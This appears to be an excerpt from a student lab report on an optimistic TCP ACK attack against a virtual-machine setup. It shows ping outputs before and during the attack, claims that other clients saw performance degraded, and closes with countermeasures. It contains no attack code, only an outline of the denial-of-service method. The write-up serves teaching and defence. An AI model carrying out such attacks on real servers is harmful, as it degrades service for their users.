
Transmission Control Protocol (tcp), 20 bytes | Packets: 5749 · Displayed: 5749 (100.0%) | Profile: Default

We can see tcp acks from both the attacker side and the victim side on wireshark.

Was my attack successful?


Yes, my attack was successful to some extent. I was able to send unnecessary acks which had nothing to do with the connection and get reply packets from the victim for that ack which is a successful manipulation of TCP optimal ack property.

I had visible effect on the server by this ack packets as it slowed down the connection with other clients.



```
C:\Users\Montaser Majid>ping google.com

Pinging google.com [74.125.200.102] with 32 bytes of data:
Reply from 74.125.200.102: bytes=32 time=61ms TTL=41
Reply from 74.125.200.102: bytes=32 time=63ms TTL=41
Reply from 74.125.200.102: bytes=32 time=77ms TTL=41
Reply from 74.125.200.102: bytes=32 time=60ms TTL=41

Ping statistics for 74.125.200.102:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 60ms, Maximum = 77ms, Average = 65ms

C:\Users\Montaser Majid>ping google.com

Pinging google.com [172.217.26.78] with 32 bytes of data:
Reply from 172.217.26.78: bytes=32 time=79ms TTL=54
Reply from 172.217.26.78: bytes=32 time=49ms TTL=54
Reply from 172.217.26.78: bytes=32 time=69ms TTL=54
Reply from 172.217.26.78: bytes=32 time=87ms TTL=54

Ping statistics for 172.217.26.78:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 49ms, Maximum = 87ms, Average = 71ms

C:\Users\Montaser Majid>ipconfig

Windows IP Configuration
```

Fig: Ping to "google.com" at normal condition



```
C:\Users\Montaser Majid>ping google.com

Pinging google.com [172.217.26.78] with 32 bytes of data:
Reply from 172.217.26.78: bytes=32 time=60ms TTL=54
Reply from 172.217.26.78: bytes=32 time=79ms TTL=54
Reply from 172.217.26.78: bytes=32 time=49ms TTL=54
Reply from 172.217.26.78: bytes=32 time=476ms TTL=54

Ping statistics for 172.217.26.78:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 49ms, Maximum = 476ms, Average = 166ms

C:\Users\Montaser Majid>ping google.com

Pinging google.com [172.217.26.78] with 32 bytes of data:
Reply from 172.217.26.78: bytes=32 time=72ms TTL=54
Reply from 172.217.26.78: bytes=32 time=305ms TTL=54
Reply from 172.217.26.78: bytes=32 time=58ms TTL=54
Reply from 172.217.26.78: bytes=32 time=190ms TTL=54

Ping statistics for 172.217.26.78:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 58ms, Maximum = 305ms, Average = 156ms

C:\Users\Montaser Majid>
```

Fig: Ping to "google.com" at attack time

We can see a visible change in ping time. Before attack the average ping time was 65ms and 71ms, but at the attack increased the ping time to 166ms and 156ms as a huge portion of the bandwidth was busy giving reply to the unnecessary acks.

The attack could not crash the server as our attack was against the main operating system, the victim is quite strong. Our virtualbox could not reach the threshold of it. But performance degradation was clearly seen.

Did I think of any countermeasures for such attacks

The attack can not be implemented if the windows firewall is on as firewall detects potentially harmful packets and blocks it.

But the main countermeasure against optimistic tcp ack attack would be redesigning of TCP. If we can make TCP aware of potentially fake acks then it will be able to reject them though the packet was sent . So the congestion will remain controlled.

Another countermeasure would be to implement maximum traffic limits per client from the server side. It will stop any fast transmission of packets between attacker and server and thus the main objective of the optimistic TCP ack attack will be hindered.